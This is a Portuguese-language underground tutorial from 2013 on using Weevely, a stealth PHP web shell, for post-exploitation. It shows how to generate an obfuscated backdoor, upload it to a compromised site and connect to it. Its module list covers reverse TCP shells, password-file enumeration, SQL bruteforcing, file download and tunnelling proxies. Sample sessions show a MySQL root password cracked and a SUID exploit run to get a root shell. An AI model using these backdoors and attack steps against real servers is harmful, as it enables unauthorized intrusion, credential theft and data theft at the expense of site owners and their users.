
#BOF_

/*
By n4sss
Creditz in EOF_ :)
Pastebin:
http://pastebin.com/YwyGARpe
*/

Simple Weevely guide by n4sss



+----------------------+--+
rodrigo@blue-wind:~/lov3/Explore/Weevely$ ./weevely.py

Stealth tiny web shell

[+] Start ssh-like terminal session => Conexão ao nosso backdoor previamente criado e hospedado
   weevely <url> <password>

[+] Run command directly from command line
    weevely <url> <password> ["<command> .." | :<module> ..] => Podemos executar comandos diretamente
no sistema
    alvo ou até mesmo passar comandos por dentro de módulo existente. like=> :find.suidsgid

[+] Restore a saved session file => Podemos recuperar sessões anteriores.
    weevely session [<file>]

[+] Generate PHP backdoor => Criação do backdoor
    weevely generate <password> [<path>] ..

[+] Show credits => \o\ /o/ créditx
    weevely credits

[+] Show available module and backdoor generators
    weevely help => Módulos disponíveis (Muito útil!)

Após o exito em nossa exploração a.k.a (ponta-pé inicial) provavelmente precisaremos de intermédios
para o post exploitation, então nada mais justo do que se manter conectado com nossa caixa
alvo, e então a presença de ferramentas para isso se torna essencial (:

É preciso um reverse com nosso alvo para que realmente possamos testar exploits, ler arquivos sensíveis,
etc.
Eis que entra nosso amigo Weevely. =^.^=

+----------------------+--+
Para quem gosta do git assim como eu, podemos clonar nosso amigo para
uso local

Para quem não possui o git:
~$ sudo apt-get install git-core
Read more about the installation of git ;)

Weevely on git:
~$ git clone https://github.com/epinna/Weevely.wiki.git
Cloning to 'Weevely'
--snip--

```
+---------------------+-----------------------------------------------------------------------------+

Exceções de alguns módulos

-> :file.mount requer -> (httpfs)
rodrigo@blue-wind:~/lov3/Explore/Weevely$ apt-cache search httpfs
httpfs2 - FUSE filesystem for mounting files from http servers (apt-get install httpfs)

-> :audit.mapwebfiles requer -> (beautifulsoup)
rodrigo@blue-wind:~/lov3/Explore/Weevely$ apt-cache search beautifulsoup
python-beautifulsoup - error-tolerant HTML parser for Python (apt-get install python-beautifulsoup)
+---------------------+-----------------------------------------------------------------------------+

=> Após instalado
Dando uma olhada no head do read

~$ cat README
Weevely is a PHP web shell
that provides a telnet-like console
to execute system commands and automatize
administration and post-exploitation tasks.

Just generate and upload the PHP code on the target web server,
and run the Weevely client locally to transmit shell commands.
+---------------------+-----------------------------------------------------------------------------+
Basicamente informando que o weevely nos da a capacidade de criação de uma
shell remota com alvo , tornando possivel a manipulação de comandos dentro do servidor web.
--snip--

--------other side-----------

=> Our web shell-> http://site-inexistente.com/images/assinaturas/secretissimo/readme.php

Após acesso ao alvo a partir de alguma vulnerabilidade existente => Html inject, bang bang inject, and
others :}
Podemos iniciar a criação do backdoor
+---------------------+-----------------------------------------------------------------------------+

rodrigo@blue-wind:~/lov3/Explore/Weevely$ sudo ./weevely.py generate mypassword
~/lov3/Explore/Weevely/Mybackdoor.php
[generate.php] Backdoor file '/home/rodrigo/lov3/Explore/Weevely/Mybackdoor.php' created with password
'mypassword'

Onde:
- generate (parametro para a criação do backdoor)
- mypassword (password para acesso remoto do mesmo)
- ~/lov3/Explore/Weevely/Mybackdoor.php ( Diretório para alocação )


rodrigo@blue-wind:~/lov3/Explore/Weevely$ l My*
Mybackdoor.php

Feito isso podemos efetuar o Apload no alvo e executar
+---------------------+-----------------------------------------------------------------------------+
rodrigo@blue-wind:~/lov3/Explore/Weevely$ sudo ./weevely.py http://site-
inexistente.com/images/assinaturas/secretissimo/Mybackdoor.php mypassword

        ________                      __
       |  |  |  |----.----.-.--.----'  |--.--.
       |  |  |  | -__| -__| |  | -__|  |  |  |
       |________|____|____|___/|____|__|___  | v1.1
                                       |_____|
               Stealth tiny web shell

[+] Browse filesystem, execute commands or list available modules with ':help'
[+] Current session: 'sessions/www.gsctx.org/Mybackdoor.session'

site@:/home/site/public_html/images/assinaturas/secretissimo/$
Access granted.

Feito isso temos acesso pipelado ao nosso alvo.
```

```
Interessante que podemos executar diversos módulos do backdor no intuito
de conseguir , uma uid com maiores permissões ou até mesmo localizar arquivos sensíveis ( tudo com a ajuda
do weevely e intermédio do sys ).
+----------------------+-----------------------------------------------------------------------------+

=> Lista dos módulos disponíveis:
site@:/home/site/public_html/images/assinaturas/secretissimo/$ :help

+----------------------+-----------------------------------------------------------------------------+
| generator          | description                                                                  |
+----------------------+-----------------------------------------------------------------------------+
| :generate.htaccess | Gerar um .htaccess com backdoor                                               |
| :generate.php      | Gerar um php obfuscado tambem como backdoor                                   |
| :generate.img      | Backdoor de  imagem ja com a ligação do .htaccess permitindo o acesso da mesma. |
ex-> AddType application/x-httpd-php .gif
+----------------------+-----------------------------------------------------------------------------+
+----------------------+-----------------------------------------------------------------------------+
| module               | description                                                                  |
+----------------------+-----------------------------------------------------------------------------+
| :audit.systemfiles   | Localização de arquivos com permissão "indevida"                              |
| :audit.userfiles     | Localização de arquivos com permissão de usuario                              |
| :audit.etcpasswd     | Enumerar usuarios em /etc/passwd -> bom para brute interno                    |
| :audit.mapwebfiles   | Enumerar pastas web com permissão                                             |
| :audit.phpconf       | Configurações de segurança do php                                             |
| :shell.sh            | Comandos shell no sistema                                                     |
| :shell.php           | Statement  via php                                                            |
| :system.info         | Informações sobre o sistema                                                   |
| :find.perms          | Localizar arquivos com permissão de leitura e execução                        |
| :find.name           | Localizar determinados arquivos                                               |
| :find.suidsgid       | Arquivos com flags de super user (root)                                       |
| :backdoor.reversetcp | Reverse TCP shell                                                             |
| :backdoor.tcp        | Shell em uma tcp especifica                                                   |
| :bruteforce.sqlusers | Bruteforce nos usuarios sql                                                   |
| :bruteforce.sql      | Bruteforce usuario sql especifico                                             |
| :file.ls             | Listagem do diretorio (dir, ls)                                               |
| :file.enum           | Enumerar diretórios remotos                                                   |
| :file.download       | Download de arquivos para a maquina local                                     |
| :file.webdownload    | Download de arquivo remoto (ex: Wget, curl)                                   |
| :file.upload         | Upload local para o alvo                                                      |
| :file.check          | Checkagem de tipo e permissão do arquivo                                      |
| :file.upload2web     | Upload binary/ascii em respectivo url/dir                                     |
| :file.touch          | Change file timestamps ( Touch local )                                        |
| :file.edit           | Editar arquivo                                                                |
| :file.rm             | Remover arquivos e diretórios                                                 |
| :file.read           | Ler um arquivo                                                                |
| :file.mount          | Mountar filesystem usando HTTPfs (inicio do guide)                            |
| :sql.dump            | Dump sql database                                                             |
| :sql.console         | Console sql ou querys individuais                                             |
| :net.phpproxy        | Instalação proxy remoto                                                       |
| :net.proxy           | Instalar e executar um Proxy para tunelamento por tras/através do alvo        |
| :net.ifaces          | Interfaces presentes (eth0, etc)                                              |
| :net.scan            | Scan de portas                                                                |
+----------------------+-----------------------------------------------------------------------------+

=> Para informações sobre os respectivos módulos: ~$ :help :modulo

+----------------------+-----------------------------------------------------------------------------+
Utilização de alguns módulos:

site@:/home/site/public_html/images/assinaturas/secretissimo/$  :system.info
whoami:                 site
hostname:               zotac
basedir:                /home/site
uname:                  Linux dist 3.2.6 #1 SMP Fri Feb 17 10:34:20 EST 2012 x86_64 GNU/Linux
os:                     Linux
document_root:          /home/site
safe_mode:              0
script:                 /Mybackdoor.php
client_ip:              192.168.1.88
max_execution_time:     30
```

```
php_self:               /Mybackdoor.php


site@:/home/site/public_html/images/assinaturas/secretissimo/$  :bruteforce.sql mysql root
/root/wordlists/weevword
[bruteforce.sql] Using wordlist of 999 words
[bruteforce.sql] FOUND! (root:PASSWORD)
+----------------------+-------------------------------------------------------------------------------+

+----------------------+-------------------------------------------------------------------------------+
site@:/home/site/public_html/images/assinaturas/secretissimo/$ chmod +x suidXpl;./suidXpl;
================================
PREFS suid exploit to fun!
[+] Realocating the grBin
[-] Correct bin?
[+] woot, woot , woot?
[+] ok , send id to consult
================================
sh-4.2#
+----------------------+-------------------------------------------------------------------------------+



+----------------------+-------------------------------------------------------------------------------+
E por fim um exemplo de sessão que tinhamos da conexão anterior

rodrigo@blue-wind:~/lov3/Explore/Weevely$ ./weevely.py session sessions/www.gsctx.org/Mybackdoor.session
       _________                 __
      |  |  |  |----.----.-.--.----'  |--.--.
      |  |  |  | -__| -__| |  | -__|  |  |  |
      |_________|____|____|___/|____|__|___  | v1.1
                                     |_____|
               Stealth tiny web shell

[+] Browse filesystem, execute commands or list available modules with ':help'
[+] Current session: 'sessions/site-inexistente.com/Mybackdoor.session'

site@:/home/site/public_html/images/assinaturas/secretissimo/$
+----------------------+-------------------------------------------------------------------------------+

Caros, basicamente seria essa a utilização do weevely que por sinal é uma ótima ferramenta.

E para quem quiser mais detalhes sobre o mesmo
=> https://github.com/epinna/Weevely/wiki/Tutorial
Contendo contextos a mais sobre proxy, etc.

--Algo Misc--
Weevely: mount target filesystem locally => http://ascii.io/a/1919
Weevely: From PHP to root => http://ascii.io/a/1911
--Algo Misc--

Mesmo com a documentação existente , resolvi escrever esse guide para ajudar aqueles que
não são tão familiarizados com o mesmo!
para auto ajuda! :)

Com o uso e prática é possivel ainda se criar diversos caminhos , não só um reverso
mais sim um leque de interações :)

cheers n4sss.
Twt: @n4sss

Greetx for all members of the underground!
Red-Eye, BugSec-Team, question-defense.com, Emilio Pinna, Chooooko, Status, Hackinho, Xcholler, KERNEL and
all my friends!
29/06/2013


#EOF_
```